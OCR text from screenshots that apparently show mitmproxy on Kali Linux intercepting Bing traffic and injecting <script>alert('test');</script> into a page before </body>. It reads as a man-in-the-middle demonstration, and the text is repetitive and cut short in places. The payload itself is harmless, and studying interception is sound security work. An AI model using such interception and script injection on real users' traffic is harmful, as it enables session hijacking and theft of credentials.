http://ed237ab43399fd1b7022ff55ceeb6d6b.clo.f...	GET	200	43b	195ms
http://1d61bcaf14a0ca15b93a6e93aa3d1b53.clo.f...	GET	200	43b	220ms
http://ed237ab43399fd1b7022ff55ceeb6d6b.clo.f...	GET	200	17.7kb	38ms
http://1d61bcaf14a0ca15b93a6e93aa3d1b53.clo.f...	GET	200	17.7kb	91ms
http://34338143fbbc67bab51b52a041bca195.clo.f...	GET	200	17.7kb	82ms
http://fp.msedge.net/r.gif?&MonitorID=AZR&rid=...	GET	200	42b	54ms
http://www.bing.com/fd/ls/lsp.aspx	POST		1.1kb	...
http://www.bing.com/fd/ls/lsp.aspx	POST		397b	...
http://www.bing.com/fd/ls/lsp.aspx	POST		398b	...
http://www.bing.com/fd/ls/lsp.aspx	POST		606b	...
http://www.bing.com/fd/ls/GLinkPingPost.aspx?I...	POST		0b	...
http://www.bing.com/fd/ls/lsp.aspx	POST		425b	...
http://www.speedtest.net/?noflash=1	GET		0b	...
http://google.com/	GET		0b	...
http://facebook.com/	GET		0b	...

Intercept: /*

Request | Details

POST http://www.bing.com/

Host	ww
User-Agent	Mo o/
Accept	te ml
Accept-Language	en
Accept-Encoding	gz
Content-Type	te
Referer	ht
Content-Length	40
Cookie	SR E4 01 37 49 =8 5E 22 12
Connection	ke

```
<ClientInstRequest>
  <Events>
    <E>
      <T>Event.ClientInst</
      <IG>D1AE338A37C74753
      <TS>1507976876763</T
      <D>
        <![CDATA[[{"T":"CI
```

test - Bing - Mozilla Firefox

Connecting...

www.bing.com/search?q=test&qs=n&form=QBLH&sp=-1&p

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

test

Sign in

All | Images | Videos | News | My saves

617,000,000 Results | Date | Language | Region

Test | Define Test at Dictionary.com
www.dictionary.com/browse/test
Test definition, the means by which the presence, quality, or genuineness of anything is determined; a means of trial. See more.

Speedtest.net by Ookla - The Global Broadband Speed Test
www.speedtest.net/?noflash=1
Video embedded · Test your Internet connection bandwidth to locations around the world with this interactive broadband speed test from Ookla

eTest - Home
www.etest.ie
Take a Test . Are you up to the challenge? These tests are written by experienced teachers and give instant. results so you can quickly see what you are made of.

RSA.ie - The driving test
www.rsa.ie/en/RSA/Learner-Drivers/The-Driving-Test
The driving test. To obtain a driving licence you first need to pass your driving test. In this section, you will find out how to apply for it, where to take it, and ...

TheoryTest.ie - The official RSA Driver Theory Test ...
www.theorytest.ie
When you have successfully completed and passed your Driver Theory Test, you may apply for a Learner Permit or Licence in the appropriate Vehicle Category.

English Test Format | PTE Academic
pearsonpte.com › The Test
To complete a PTE Academic test, you will need to attend a secure Pearson test center. You will use a computer and headset to listen to, read and respond to questions.

IQ test Ireland – IQ, Intelligence, IQ Test
www.iq-test.ie
Iq-Test.ie provides you the opportunity to find out your iq, intelligence by taking a national iq test. Try it now!

What Is My Broadban Speed - What Is My Broadband Speed
Ad · index.about.com/broadban
Find What Is My Broadband Spee Informative Content. Search Now!

Speed Of Broadband Search Speed Of Broadband
Ad · ie.zapmeta.com/Speed Of
Check out Speed Of Broadband. Time, and Find it Here
Types: pdf, doc, ppt, xls, txt

Check your Internet S Free Service
Ad · www.freespeedcheck.net/S
Check your Internet Speed Now. Service
Services: Check Download Speed Upload Speeds

Rangemaster Cooker Spares - Next Day De Before 9pm
Ad · www.espares.ie/Rangemas
Price Match Promise on Genuine Rangemaster Cooker Spares. Fix eSpares!

See your ad here »

Related searches

Waiting for facebook.com...

mitmproxy - Mozilla Firefox

mitmproxy

127.0.0.1:8081/#/flows/9b20c533-1a76-4e4f-b145-361c4b08e282/response?s=~s

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

mitmproxy | Start | Options | Flow

~s

Highlight

~bs </body>

Path	Method	Status	Size	Time
http://www.bing.co…	POST	204	339b	45ms
http://www.bing.co…	GET	200	0	895ms
http://www.bing.co…	GET	200	4.3kb	265ms
http://www.bing.co…	GET	200	11.6kb	64ms
http://www.bing.co…	GET	200	480b	1s
http://www.bing.co…	GET	204	0	201ms
http://www.bing.co…	POST	204	2.4kb	3s
http://www.bing.co…	POST	204	435b	5s
http://www.bing.co…	POST	204	423b	55ms
http://www.bing.co…	POST	204	433b	3s
http://www.bing.com/	GET	200	30.6kb	290ms

Request | Response | Details

HTTP/1.1 200 OK

Cache-Control	private, max-age=0
Content-Length	31355
Content-Type	text/html; charset=utf-8
Content-Encoding	gzip
Vary	Accept-Encoding
P3P	CP="NON UNI COM NAV STA LOC CUR a DEVa PSAa PSDa OUR IND"
X-MSEdge-Ref	Ref A: 9B667CF66D21472DBD95751BC1E5DDFA Ref B: DB3EDGE0712 Ref C: 2017-10-14T11:04:37Z
Date	Sat, 14 Oct 2017 11:04:37 GMT

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transi
<html lang="en" xml:lang="en" xmlns="http://www.w3.
<script type="text/javascript">
  //
  <![CDATA[
```


Intercept: ~bs </body>

*:8080 v2.0.2

Kali Tools Exploit-DB Aircrack-ng

Online Outlook.com

Privacy and Cookies | Legal | Advertise | European Data Protect


mitmproxy - Mozilla Firefox
mitmproxy
127.0.0.1:8081/#/flows/9b20c533-1a76-4e4f-b145-361c4b08e282/response?s=~s
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
mitmproxy
Start
Options
Flow
~s
Highlight
~bs </body>
Path
Method
Status
Size
Time
http://www.bing.co...
POST
204
339b
45ms
http://www.bing.co...
GET
200
0
895ms
http://www.bing.co...
GET
200
4.3kb
265ms
http://www.bing.co...
GET
200
11.6kb
64ms
http://www.bing.co...
GET
200
480b
1s
http://www.bing.co...
GET
204
0
201ms
http://www.bing.co...
POST
204
2.4kb
3s
http://www.bing.co...
POST
204
435b
5s
http://www.bing.co...
POST
204
423b
55ms
http://www.bing.co...
POST
204
433b
3s
http://www.bing.com/
GET
200
30.6kb
290ms
Request
Response
Details
HTTP/1.1 200 OK
Cache-Control private, max-age=0
Content-Length 31355
Content-Type text/html; charset=utf-8
Content-Encoding gzip
Vary Accept-Encoding
P3P CP="NON UNI COM NAV STA LOC CUR a DEVa PSAa PSDa OUR IND"
X-MSEdge-Ref Ref A: 9B667CF66D21472DBD95751BC1E5DDFA Ref B: DB3EDGE0712 Ref C: 2017-10-14T11:04:37Z
Date Sat, 14 Oct 2017 11:04:37 GMT
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transi
<html lang="en" xml:lang="en" xmlns="http://www.w3.
<script type="text/javascript">
//
Intercept: ~bs </body>
*:8080
v2.0.2
Kali Tools
Exploit-DB
Aircrack-ng
Online
Outlook.com
Privacy and Cookies
Legal
Advertise

mitmproxy - Mozilla Firefox

mitmproxy

127.0.0.1:8081/#/flows/9b20c533-1a76-4e4f-b145-361c4b08e282/response?s=~s

Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

mitmproxy | Start | Options | Flow

~s

Highlight

~bs </body>


Path	Method	Status	Size	Time
http://www.bing.co…	POST	204	339b	45ms
http://www.bing.co…	GET	200	0	895ms
http://www.bing.co…	GET	200	4.3kb	265ms
http://www.bing.co…	GET	200	11.6kb	64ms
http://www.bing.co…	GET	200	480b	1s
http://www.bing.co…	GET	204	0	201ms
http://www.bing.co…	POST	204	2.4kb	3s
http://www.bing.co…	POST	204	435b	5s
http://www.bing.co…	POST	204	423b	55ms
http://www.bing.co…	POST	204	433b	3s
http://www.bing.com/	GET	200	30.6kb	290ms


	C: 2017-10-14T11:04:37Z
Date	Sat, 14 Oct 2017 11:04:37 GMT


```
1 E html PUBLIC "-//W3C//DTD XHTML 1.0 Transiti
2 v Date;
3 cript><head><meta content="text/html; charset
4 ={ST:(si_ST?si_ST:new Date),Mkt:"en-US",RTL:f
5 cript><style type="text/css">html{overflow:au
6 define,require;(function(n){function e(n,i,u)
7 cript><title>Bing</title><link rel="icon" siz
8 ="8_01_0_000000"; var _H={}; _H.mkt = "en-IE
9 cript><table id="hp_table"><tr><td id="hp_cel
10 (n,t){onload=function(){_G.BPT=new Date;n&&n
11 cript><div id="aRmsDefer"><script type="text/
12 (n,t,i){function b(){f=!1;o=!1;s=!1;y=_ge("h
13 cript><script type="text/rms">//<![CDATA[
14 (){function n(){var n=_ge("outlook"),t=_ge("
15 cript></div><script>alert('test');</script></
16 v Date;
17 cript></html>
```


Intercept: ~bs </body>

